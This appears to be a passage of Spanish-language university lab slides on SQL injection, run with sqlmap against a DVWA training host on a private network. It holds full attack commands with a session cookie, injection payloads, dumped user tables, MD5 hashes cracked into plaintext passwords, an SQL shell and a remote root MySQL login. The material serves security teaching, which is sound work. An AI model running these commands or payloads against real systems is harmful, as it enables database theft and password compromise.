


```
root@kali:~# sqlmap -u "http://192.168.0.21/dvwa/vulnerabilities/sqli/?id=2&Su
bmit=Submit#" --cookie="security=low; PHPSESSID=a653f01b1bdc1cf63d4b19f37e401e
12" -D dvwa -T users -C user --dump
```

¿Qué significa **cada uno** de los argumentos utilizados?

-C

--dump




```
[00:19:10] [INFO] retrieved: smithy
Database: dvwa
Table: users
[5 entries]
+---------+
| user    |
+---------+
| 1337    |
| admin   |
| gordonb |
| pablo   |
| smithy  |
+---------+

[00:19:10] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/
192.168.0.21/dump/dvwa/users.csv'
[00:19:10] [INFO] fetched data logged to text files under '/root/.sqlmap/outpu
t/192.168.0.21'

[*] shutting down at 00:19:10

root@kali:~#
```


!Hemos obtenido los valores de la columna user de la tabla users!

SQL Injection


Ahora lanzamos nuestro **quinto** ataque con el siguiente comando:



```
root@kali:~# sqlmap -u "http://192.168.0.21/dvwa/vulnerabilities/sqli/?id=2&Su
bmit=Submit#" --cookie="security=low; PHPSESSID=a653f01b1bdc1cf63d4b19f37e401e
12" -D dvwa -T users -C user,password --dump
```




```
[00:21:08] [INFO] resumed: 1337
[00:21:08] [INFO] retrieved: 8d3533d75ae2c3966d7e0d4fcc69216b
[00:21:08] [INFO] resumed: admin
[00:21:08] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
[00:21:08] [INFO] resumed: gordonb
[00:21:08] [INFO] retrieved: e99a18c428cb38d5f260853678922e03
[00:21:08] [INFO] resumed: pablo
[00:21:08] [INFO] retrieved: 0d107d09f5bbe40cade3de5c71e9e9b7
[00:21:08] [INFO] resumed: smithy
[00:21:08] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99
[00:21:08] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processin
g with other tools [y/N] y
[00:21:22] [INFO] writing hashes to a temporary file '/tmp/sqlmap6UPXJI3955/sq
lmaphashes-De9qdI.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[00:21:51] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
```




```
[00:21:22] [INFO] writing hashes to a temporary file '/tmp/sqlmap6UPXJI3955/sq
lmaphashes-De9qdI.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[00:21:51] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/txt/wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[00:22:27] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[00:22:38] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[00:22:38] [INFO] starting 2 processes
[00:22:39] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4
fcc69216b'
[00:22:39] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f2608536
78922e03'
[00:22:40] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327
deb882cf99'
[00:22:43] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5
c71e9e9b7'
[00:22:44] [INFO] current status: picab... |
```

Sqlmap ha encontrado los passwords almacenados en formato MD5 y le hemos pedido que utilice el diccionario que viene incluido en la herramienta para saber el valor real del password




```
c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+---------------------------------------------+
| user    | password                                    |
+---------+---------------------------------------------+
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  |
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)   |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+---------+---------------------------------------------+

[00:22:47] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/
192.168.0.21/dump/dvwa/users.csv'
[00:22:47] [INFO] fetched data logged to text files under '/root/.sqlmap/outpu
t/192.168.0.21'

[*] shutting down at 00:22:47

root@kali:~#
```

Adicionalmente sqlmap nos permite iniciar un **shell de sql** para hacer consultas directas a la base de datos



```
root@kali:~# sqlmap -u "http://192.168.0.21/dvwa/vulnerabilities/sqli/?id=2&Su
bmit=Submit#" --cookie="security=low; PHPSESSID=a653f01b1bdc1cf63d4b19f37e401e
12" --sql-shell
```



```
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL commen
t)
    Payload: id=2' OR NOT 9537=9537#&Submit=Submit

    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY
clause (FLOOR)
    Payload: id=2' AND ROW(2066,9477)>(SELECT COUNT(*),CONCAT(0x71766b6271,(SE
LECT (ELT(2066=2066,1))),0x716b786b71,FLOOR(RAND(0)*2))x FROM (SELECT 8234 UNI
ON SELECT 5909 UNION SELECT 4457 UNION SELECT 8535)a GROUP BY x)-- poUJ&Submit
=Submit

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=2' AND SLEEP(5)-- JWys&Submit=Submit
---
[00:27:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[00:27:30] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell>
```


Aquí se pueden probar consultas SQL por ejemplo:

select * from users;


SQL Injection

Universidad del Rosario | MACC Matemáticas Aplicadas y Ciencias de la Computación


- Ahora nos conectamos remotamente con el cliente mysql y exploramos la base de datos




```
root@kali:~# mysql -u root -p -h 192.168.0.21
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8539
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```



```
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0.01 sec)

MySQL [(none)]>
```




```
MySQL [(none)]> use dvwa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [dvwa]>
```



